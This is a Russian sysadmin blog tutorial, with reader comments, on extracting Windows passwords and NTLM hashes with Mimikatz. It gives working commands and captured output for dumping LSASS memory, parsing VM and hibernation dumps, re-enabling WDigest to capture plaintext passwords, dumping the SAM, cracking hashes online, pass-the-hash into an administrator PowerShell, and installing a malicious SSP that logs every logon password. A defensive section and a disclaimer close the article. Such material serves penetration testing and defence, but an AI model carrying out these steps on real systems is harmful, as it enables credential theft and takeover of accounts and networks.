

Извлекаем пароли пользователей из памяти Windows с помощью Mimikatz

 winitpro.ru/index.php/2013/12/24/poluchenie-v-otkrytom-vide-parolej-polzovatelej-avtorizovannyx-v-windows

itpro

[Облако на Openstack](#)

[Готовые облачные серверы от 0,53 Р/час](#)

[Низкая стоимость, почасовая оплата](#)

В этой статье, написанной в рамках серии статей, посвященной обеспечению безопасности Windows-систем, мы познакомимся с достаточно простой методикой получения паролей пользователей Windows с помощью Open Source утилиты **Mimikatz**.

Программа mimikatz позволяет извлечь из памяти Windows пароли в виде простого текста, хэши паролей, билеты kerberos из памяти и т.д. Также mimikatz позволяет выполнить атаки pass-the-hash, pass-the-ticket или генерировать Golden тикеты. Функционал mimikatz доступен также через Metasploit Framework.

Скачать утилиту **mimikatz** можно с GitHub:

<https://github.com/gentilkiwi/mimikatz/releases/>. Распакуйте архив mimikatz_trunk.zip в каталог C:\Tools\mimikatz. В этом каталоге появятся две версии mimikatz – для x64 и x86. Используйте версию для своей битности Windows.

В этой статье мы покажем, как получить пароли пользователей в Windows Server 2016 или Windows с помощью mimikatz.

Дисклаймер. Информация и технологии, описанные в данной статье, стоит использовать только в информационно-ознакомительных целях, и ни в коем случае не применять для получения доступа к учетным записям, информации и системам третьих лиц.

Извлекаем хэши паролей пользователей из памяти Windows

Попробуем извлечь хэши паролей всех залогиненных пользователей из памяти Windows (процесса lsass.exe — Local Security Authority Subsystem Service) на RDS сервере с Windows Server 2016.

1. Запустите Mimikatz.exe с правами администратора;
2. В контексте утилиты выполните команды: `mimikatz # privilege::debug`
Данная команда предоставит текущей учетной записи права отладки процессов (SeDebugPrivilege).

3. `mimikatz # sekurlsa::logonPasswords full`


Данная команда вернет довольно большой список. Найдите в нем учетные записи пользователей.

4. В моем случае на сервере кроме моей учетной записи есть активные сессии двух пользователей: *anovach* и *administrator*.

5. Скопируйте их NTLM хэши (выделено на скриншоте). В моем случае получились такие данные:

anovach (NTLM: 79acff649b7a3076b1cb6a50b8758ca8)

Administrator (NTLM: e19ccf75ee54e06b06a5907af13cef42)



```
board [C:\Tools\mimikatz\x64] Select mimikatz 2.2.0 x64 (oe.eo)
C:\Tools\mimikatz\x64>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 May 12 2021 23:10:18
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 2913574 (00000000:002c7526)
Session : RemoteInteractive from 3
User Name : anovach
Domain : SRV01
Logon Server : SRV01
Logon Time : 5/17/2021 6:37:31 AM
SID : S-1-5-21-2895032198-1198257834-3314050555-1001

msv :
[00000003] Primary
* Username : anovach
* Domain : SRV01
* NTLM : 79acff649b7a3076b1cb6a50b8758ca8
* SHA1 : 64de73f284770e83eba2b2e0a3208ff759206bf9
tspkg :
wdigest :
* Username : anovach
```

Можно использовать mimikatz не в интерактивном, а в командном режиме. Чтобы автоматически получить хэши паролей пользователей и экспортировать в текстовый файл, выполните команды:

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >>
c:\tools\mimikatz\output.txt
```


Теперь можно воспользоваться любым офлайн (есть утилита **hashcat** в Kali Linux) или онлайн сервисом по расшифровке NTLM хэшей. Я воспользуюсь сервисом <https://crackstation.net/>

Как вы видите, сервис быстро нашел значения для этих NTLM хэшей. Т.е. мы получили пароли пользователей в открытом виде (представьте, что один из них это администратор домена....).

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
e19ccf75ee54e06b06a5907af13cef42
79acff649b7a3076b1cb6a50b8758ca8
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
e19ccf75ee54e06b06a5907af13cef42	NTLM	F8aaw0rd
79acff649b7a3076b1cb6a50b8758ca8	NTLM	1234qwe!

Color Codes: Green Exact match Yellow Partial match Red Not found

Если вы используете более сложные пароли, расшифровать их будет намного сложнее. Поэтому всегда включаете повышенную сложность в политике паролей Windows и выполняйте аудит надежности паролей в домене.

Как вы видите, благодаря mimikatz мы получили NTLM хеши всех активных пользователей! Все это благодаря тому, что на данном компьютере разрешено использовать режим отладки, выставляя флаг **SeDebugPrivilege** для нужного процесса. В этом режиме программы могут получать низкоуровневый доступ к памяти процессов, запущенных от имени системы.

Примечание. В июне 2017 года многие крупные компании России, Украины и других стран были заражены вирусом-шифровальщиком not-petya, которые для сбора паролей пользователей и администраторов домена использовал в том числе интегрированный модуль mimikatz.

Получение хешей паролей пользователей из дампа памяти Windows

Рассмотренная выше методика получения хэшей пароля не сработает, если на сервере установлен антивирус, блокирующего инъекцию. В этом случае придется сначала создать дамп памяти процесса LSASS на целевом сервере, и затем на другом компьютере с помощью mimikatz извлечь из него хэши пароли для сессий пользователей.

Создать дамп памяти процесса в Windows довольно просто. Запустите Task Manager, найдите процесс lsass.exe, щелкните по нему правой клавишей и выберите **Create dump file**.

Task Manager

File Options View

Processes Performance Users Details Services

Name	PID	Status	User name	CPU	Memory (p...
lsass.exe	684	Running	SYSTEM	00	6,148 K
mmc.exe		End task	ministr...	00	3,880 K
mmc.exe		End process tree	ministr...	00	20,280 K
MpCmdRun.exe		Set priority	TWORK...	00	1,960 K
msdtc.exe		Set affinity	TWORK...	00	2,196 K
MsMpEng.exe		Analyze wait chain	STEM	00	45,944 K
notepad.exe		UAC virtualization	ministr...	00	1,444 K
rdpclip.exe		Create dump file	ovach	00	1,872 K
RuntimeBroker.exe			ministr...	00	4,948 K
RuntimeBroker.exe			ovach	00	6.216 K

Windows сохраните дам памяти в указанную папку.

Вам осталось только разобрать дамп с помощью mimikatz (можно на другом компьютере). Загрузите дамп памяти в mimikatz:

Mimikatz "sekurlsa::minidump C:\Users\anovach\AppData\Local\Temp\lsass.DMP"

Вывести информацию о пользователях, и хэшах их паролей из сохраненного дампа памяти:

sekurlsa::logonPasswords

```

C:\Tools\mimikatz\x64>Select mimikatz 2.2.0 x64 (oe.eo)
Bye!

c:\Tools\mimikatz\x64>Mimikatz "sekurlsa::minidump C:\Users\anovach\AppData\Local\Temp\lsass.DMP"

.#####. mimikatz 2.2.0 (x64) #19041 May 12 2021 23:10:18
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # sekurlsa::minidump C:\Users\anovach\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\anovach\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonPasswords
Opening : 'C:\Users\anovach\AppData\Local\Temp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 2913574 (00000000:002c7526)
Session : RemoteInteractive from 3
User Name : anovach
Domain : SRV01
Logon Server : SRV01
Logon Time : 5/17/2021 6:37:31 AM
SID : S-1-5-21-2895032198-1198257834-3314050555-1001

msv :
[00000003] Primary
* Username : anovach
* Domain : SRV01
* NTLM : 79acff649b7a3076b1cb6a50b8758ca8
* SHA1 : 64de73f284770e83eba2b2e0a3208ff759206bf9
tspkg :
wdigest :

```


Вы можете получить дамп памяти с удаленного компьютера с помощью rsexec, или через WinRM (при наличии прав администратора), и затем из него пароли пользователей.

Также для получения дампа можно использовать утилиту procdump от Sysinternals.

```
procdump -ma lsass.exe lsass.dmp
```

Дамп памяти для процесса LSASS можно получить с помощью PowerShell функции Out-Minidump.ps1. Импортируйте функцию Out-Minidump в PoSh и создайте дамп памяти процесса LSASS:

```
Import-Module .\OutMiniDump.ps1  
Get-Process lsass | Out-Minidump
```



```
PS C:\tools\Out-MiniDump Import-Module .\OutMiniDump.ps1  
PS C:\tools\Out-MiniDump Get-Process lsass | Out-Minidump  
Directory: C:\tools\Out-MiniDump  
  
Mode LastWriteTime Length Name  
---  
a---- 6/26/2020 12:23 PM 46069692 lsass 624.dmp
```

Получение паролей пользователей из файлов виртуальных машины и файлов гибернации

Также возможно извлечь пароли пользователей из файлов дампов памяти, файлов гибернации системы (hiberfil.sys) и .vmem файлов виртуальных машин (файлы подкачки виртуальных машин и их снапшоты).

Для этого понадобится пакет **Debugging Tool for Windows (WinDbg)**, сам **mimikatz** и **утилита преобразования .vmem в файл дампа памяти** (для Hyper-V это может быть vm2dmp.exe или MoonSols Windows Memory toolkit для vmem файлов VMWare).

Например, чтобы преобразовать файл подкачки vmem виртуальной машины VMWare в дамп, выполните команду:

```
bin2dmp.exe "winsrv2008r2.vmem" vmware.dmp
```

Полученный дамп откройте в WinDbg (File -> Open Crash Dump). Загрузите библиотеку mimikatz с именем mimilib.dll (используйте версию библиотеки в зависимости от разрядности Windows):

```
.load mimilib.dll
```

Найдите в дампе процесс lsass.exe:

```
!process 0 0 lsass.exe
```

```
kd> !process 0 0 lsass.exe
PROCESS ffffffa800e0b3b30
SessionId: 0 Cid: 0158 Peb: 7fffffffdb000 ParentCid: 0174
DirBase: zefa9000 ObjectTable: ffffffa0073ff840 HandleCount: 952
Image: lsass.exe
```

```
kd> .process /r /p ffffffa800e0b3b30
```

И наконец, выполните:

```
.process /r /p ffffffa800e0b3b30
!mimikatz
```

В результате вы получите список пользователей Windows, и NTLM хэши их паролей, или даже пароли в открытом виде.

```
kd> !mimikatz
Authentication Id : 0 : 42654494 (00000000:028adb1e)
Session : RemoteInteractive from 3
User Name : Administrator
Domain : WIN2008R2
msv :
[00000003] Primary
* Username : Administrator
* Domain : WIN2008R2
* LM : e52cac67419a9a224a3b108f3fa6cb6d
* NTLM : 8846f7eae8fb117ad06bdd830b7586c
tspkg :
* Username : Administrator
* Domain : WIN2008R2
* Password : password
wdigest :
* Username : Administrator
* Domain : WIN2008R2
* Password : password
kerberos :
* Username : Administrator
* Domain : WIN2008R2
* Password : password
ssp :
```


Как узнать пароли пользователей Windows в открытом виде через протокол WDigest?

В старых версиях Windows по умолчанию разрешалась **дайджест-аутентификация (HTTP Digest Authentication)** с помощью протокола **WDigest**. Основным недостатком этого протокола – для корректной работы он использует пароль пользователя в открытом виде, а не виде его хэша. Mimikatz позволяет извлечь эти пароли из памяти процесса LSASS.EXE.

Протокол WDigest по-умолчанию отключен во всех новых версиях Windows, в том числе Windows 10 и Windows Server 2016. Но не удален окончательно. Если у вас есть права администратора в Windows, вы можете включить протокол WDigest, дожидаясь входа пользователей и получить их пароли.

Включите поддержку Wdigest:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1
```

Обновите GPO:

`gpupdate /force`

```
C:\Windows\system32>reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
The operation completed successfully.

C:\Windows\system32>gpupdate /force
Updating policy...
```

Дождитесь входа пользователей (в Windows 10 нужно пользователю нужно перезайти, в Windows Server 2016 достаточно разблокировать сессию после блокировки экрана) и получите их пароли через mimikatz:

`privilege::debug`
`sekurlsa::wdigest`

Как вы видите, в секции wdigest содержится пароль пользователя в открытом виде:

```
mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 671419 (00000000:000a3ebb)
Session          : RemoteInteractive from 4
User Name        : anovach
Domain           : SRV01
Logon Server      : SRV01
Logon Time        : 5/17/2021 10:36:48 AM
SID               : S-1-5-21-2895032198-1198257834-3314050555-1001

msv :
  [00000003] Primary
  * Username : anovach
  * Domain   : SRV01
  * NTLM     : 79acff649b7a3076b1cb6a50b8758ca8
  * SHA1     : 64de73f284770e83eba2b2e0a3208ff759206bf9
tspkg :
wdigest :
  * Username : anovach
  * Domain   : SRV01
  * Password : 1234qwer
kerberos :
  * Username : anovach
  * Domain   : SRV01
  * Password : (null)
```


Извлекаем пароли локальных пользователей Windows из SAM

С помощью mimikatz вы можете извлечь хэши паролей локальных пользователей Windows из SAM так:

```
privilege::debug  
token::elevate  
lsadump::sam
```

Также можно извлечь NTLM хэши SAM из реестра.

1. Экспортируйте содержимое веток реестра SYSTEM и SAM в файлы: `reg save`
`hkml\sam c:\tmp\sam.hiv`
`reg save hkml\security c:\tmp\sec.hiv`



```
c:\Tools\mimikatz\x64>reg save hkml\sam c:\tmp\sam.hiv  
The operation completed successfully.  
  
c:\Tools\mimikatz\x64>reg save hkml\security c:\tmp\sec.hiv  
The operation completed successfully.
```

2. Затем с помощью Mimikatz извлеките хэши паролей: `privilege::debug`
`token::elevate`
`lsadump::sam c:\tmp\sam.hiv c:\tmp\sec.hiv`


```
C:\> Select mimikatz 2.2.0 x64 (oe.eo)

* Thread Token : {0;000003e7} 1 D 7350367 NT AUTHORITY\SYSTEM
delegation)

mimikatz # lsadump::sam c:\tmp\sam.hiv c:\tmp\sec.hiv
Domain : SRV01
SysKey : 97e6ef69fbe2237134833e22560d6b24
Local SID : S-1-5-21-2895032198-1198257834-3314050555
SAMKey : 5e8f6926de9b0bcbcf3cc76f427a36b6

RID : 000001f4 (500)
User : Administrator
Hash NTLM: e19ccf75ee54e06b06a5907af13cef42

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000003e9 (1001)
User : anovach
Hash NTLM: 79acff649b7a3076b1cb6a50b8758ca8

RID : 000003ea (1002)
User : kbuldogov
Hash NTLM: 6641d337a9960fcbd7016db6ebeeecfc

RID : 000003eb (1003)
User : jsmith
Hash NTLM: 63647965f13544c6551d5fdb7ffd13e0
```

Использование Mimikatz в pass-the-hash атаках

Если у пользователя используется достаточно сложный пароль, и получить его быстро не удастся, можно использовать Mimikatz для атаки pass-the-hash (повторное использование хэша). В этом случае хэш может использоваться для запуска процессов от имени пользователя. Например, получив NTLM хэш пароля пользователя, следующая команда запустит командную строку от имени привилегированного аккаунта:

```
privilege::debug
sekurlsa::pth /user:Administrator /domain:srv01
/ntlm:e19ccf75ee54e06b06a5907af13cef42 /run:powershell.exe
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrator /domain:srv01 /ntlm:e19ccf75ee54e06b06a5907af13cef42 /run:powershell.exe
user : Administrator
domain : srv01
program : powershell.exe
impers. : no
NTLM : e19ccf75ee54e06b06a5907af13cef42
| PID 4720
| TID 4728
| LSA Process is now R/W
| LUID 0 ; 499153 (00000000:00079dd1)
\ msv1_0 - data copy @ 000001C8A8F9BD40 : OK !
\ kerberos-
```


Также для использования NTLM хэша для выполнения команд на удаленных компьютерах можно использовать утилиту Invoke-TheHash. Позволяет также

Просмотр сохраненных паролей в Windows

В Windows вы можете сохранять пароли в Windows Credential Manager (это могут быть пароли для доступа к удаленным компьютерам, сайтам, пароли для RDP подключений в формате TERMSRV/server1). Mimikatz может извлечь эти пароли из Credential Manager и показать их вам:

```
privilege::debug  
sekurlsa::credman
```

Как вы видите, сохраненный пароль показан в секции credman.



Пароли для автоматического входа в Windows хранятся в реестре в открытом виде. Также просто извлечь сохраненные Wi-Fi пароли.

Дампим пароли при входе в Windows

Еще один интересный способ дампа паролей в Windows заключается в использовании дополнительно SSP провайдера (Security Support Provider).

1. Скопируйте файл библиотеки Mimikatz mimilib.dll в папку C:\Windows\System32\.
2. Зарегистрируйте дополнительного провайдер командой:

```
reg add "hkml\system\currentcontrolset\control\lsa" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
```

```
C:\Windows\system32>reg add "hkml\system\currentcontrolset\control\lsa" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ  
Value Security Packages exists, overwrite(Yes/No)? y  
The operation completed successfully.
```

3. При входе каждого пользователя в Windows его пароль будет записываться в файл kiwissp.log. Можно вывести все пароли через PowerShell:

```
Get-Content C:\Windows\System32\kiwissp.log
```

```

PS C:\Windows\system32> Get-Content C:\Windows\System32\kiwissp.log
[00000000:000003e7] [00000002] WORKGROUP\SRV01$ (SRV01$)
[00000000:000003e4] [00000005] WORKGROUP\SRV01$ (NETWORK SERVICE)
[00000000:0000f530] [00000002] WORKGROUP\SRV01$ (DWM-1)
[00000000:0000f57b] [00000002] WORKGROUP\SRV01$ (DWM-1)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:0000b520] [00000002] WORKGROUP\SRV01$ (DWM-2)
[00000000:0000b537] [00000002] WORKGROUP\SRV01$ (DWM-2)
[00000000:0000f692] [0000000a] SRV01\anovach (anovach) !1234qwer
[00000000:0000f6af] [0000000a] SRV01\anovach (anovach) !1234qwer
[00000000:0000aed4] [00000002] SRV01\Administrator (Administrator) P@ssw0rd
[00000000:0000a397] [00000002] WORKGROUP\SRV01$ (DWM-3)
[00000000:0000a3ae] [00000002] WORKGROUP\SRV01$ (DWM-3)

```

Как защитить Windows от извлечения паролей из памяти?

В Windows 8.1 и Server 2012 R2 (и выше) возможности по извлечению паролей через LSASS несколько ограничены. Так, по-умолчанию в этих системах в памяти не хранятся LM хэш и пароли в открытом виде. Этот же функционал бэкпортирован и на более ранние версии Windows (7/8/2008R2/2012), в которых нужно установить специальное обновление **KB2871997** (обновление дает и другие возможности усилить безопасность системы) и отключить WDigest в реестре (в ветке HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest установить параметр DWORD реестра **UseLogonCredential** равным **0**).

Если после установки обновления и ключа UseLogonCredential попробовать извлечь пароли из памяти, вы увидите, что mimikatz с помощью команды creds_wdigest не сможет извлечь пароли и хэши.

```

> creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====

```

Domain	User	Password	Auth Id	LM Hash	NTLM Hash
WIN-			0 ; 194048		
WIN-			0 ; 194001		
WORKGROUP	WIN-Q^1		0 ; 69180		
WORKGROUP	WIN-Q	\$	0 ; 69200		
WORKGROUP	WIN-Q	\$	0 ; 996		
WORKGROUP	WIN-Q	\$	0 ; 999		

Выше мы показывали, как при наличии прав администратора можно легко установить этот ключ в уязвимое значение. После этого вы опять сможете получить доступ к паролям в памяти LSA.

В инструментарии mimikatz есть и другие инструменты получения паролей и их хэшей из памяти (WDigest, LM-hash, NTLM-hash, модуль для захвата билетов Kerberos), поэтому в качестве рекомендаций рекомендуется реализовать следующие меры:

- Запретить хранить пароли с использованием обратимого шифрования (Reversible Encryption);
- Отключите Wdigest;

- Отключить NTLM
- Запретить использование сохранённых паролей в Credential Manager
- Запретить кэшировать учетные данные доменных пользователей (ключ CachedLogonsCount и политика Interactive logon: Number of previous logons to cache)
- Если функциональный уровень домена не ниже Windows Server 2012 R2, можно добавить учетные записи администраторов в специальную группу Protected Users etc. В этом случае NTLM хэши для таких пользователей создаваться не будут.
- Включите защиту LSA процесса (данный параметр разрешит доступ к LSASS памяти только процессам, подписанным Microsoft): `reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 00000001 /f`. Можно распространить этот параметр реестра на компьютеры через GPO.
- Используйте Credential Guard для защиты содержимого LSA процесса;
- Запретите получение debug полномочий даже для администраторов (GPO: Windows Settings -> Security Settings -> Local Policies -> User Rights Assignment -> Debug programs). Впрочем, это легко обходится при наличии прав SYSTEM или так.

Совет. Подробная статья о способах защите памяти Windows систем от извлечения паролей и хэшей — Методы защиты от mimikatz в домене Windows.

Выводы. Еще раз напоминаем прописные истины:

- Не стоит использовать одинаковые пароли для разных сервисов (особенно RDP/RDS хостов, находящихся во владении третьих лиц);
- Задумайтесь о безопасности ваших паролей и данных, находящихся на виртуальных машинах в облаках, ведь вы не можете быть уверенными в том, у кого еще имеется доступ к гипервизорам и хранилищу, на котором расположены файлы виртуальных машины;
- Минимизируйте в своих системах количество учетных записей, обладающих правами локального администратора (см. гайд об организации защиты учетных записей администраторов в среде Windows);
- Никогда не заходите с учетной записью администратора домена на сервера и компьютеры, доступные другим пользователям.

← [Предыдущая статья](#) [Следующая статья](#) →

Комментариев: 33 [Оставить комментарий](#)

1.



gentilkiwi 24.12.2013

Mimikatz не вводить DLL вообще, начиная с версии 2.0.

Ответить



itpro 30.12.2013

Спасибо авторам за утилиту и за уточнение 😊

Ответить

2.



Iva 14.01.2014

В 8 не отображает пароли)

Ответить



gentilkiwi 17.01.2014

Windows 8.1 не сохраняет пароли в памяти. При активации он находит

Ответить

3.



Sergey 16.01.2014

В Server 2008 R2 тоже не выводит пароли.

Ответить



gentilkiwi 17.01.2014

Испытано 64-разрядной версии.

mimikatz 2.0 alpha (arch x64)

API — Windows NT 6.1 build 7601 service pack 1.0 (arch x64)

Скриншот из строя?

Ответить

4.



Sergey 16.01.2014

По крайней мере, терминальных пользователей.

Ответить

5.



Евгений 26.03.2014

Спасибо за статью! Подскажите как «Импортовать функцию Out-Minidump в PoSh» ?

Ответить



itpro 27.03.2014

Скачайте указанный файл и сохраните на диске. Чтобы импортировать функцию Posh из файла, выполните команду:

```
Import-Module C:\Script\Out-Minidump.ps1
```

В итоге функция Out-Minidump будет доступна в текущей сессии Posh

Ответить

6.



Timofey 25.12.2018

Здравствуйте, я столкнулся с проблемой в программе mimikatz. Она не показывает пароль. То есть просто чистая строка после «password:». Правда после неё идёт графа «kerberos», которой раньше не было, но и после неё ничего не пишет.

Вот что происходит:

- 1)Отключаю антивирус
- 2)Открываю mimikatz от имени администратора
- 3)privilege::debug (работает)
- 4)sekurlsa::logonpasswords full

Показывает много чего, но пароль — нет.

Я попытался перенести командой log в txt файл, но то же самое — вот скопированная строка из того txt файла:

```
* Username : Admin
* Domain : HP4540S-F3R
* Password :
kerberos :
```

Ответить



itpro 26.12.2018

Mlmikatz может не показывать пароли по разным причинам. Компьютер в домене (какие политики применяются)? Какая версия Windows?

Какое значение ключа UseLogonCredential в реестре?

В общем все очень сильно зависит от окружения.

Ответить



Timofey 26.12.2018

Ноутбук один, Windows 7, третье не знаю где искать.

Ответить



Timofey 26.12.2018

Скажите, что можно попробовать сделать для корректной работы?

Ответить

7.



Андрей 21.10.2019

Здравствуйте, автор! а как с помощью Mimikatz можно с удаленного компьютера извлечь пароль пользователя в домене

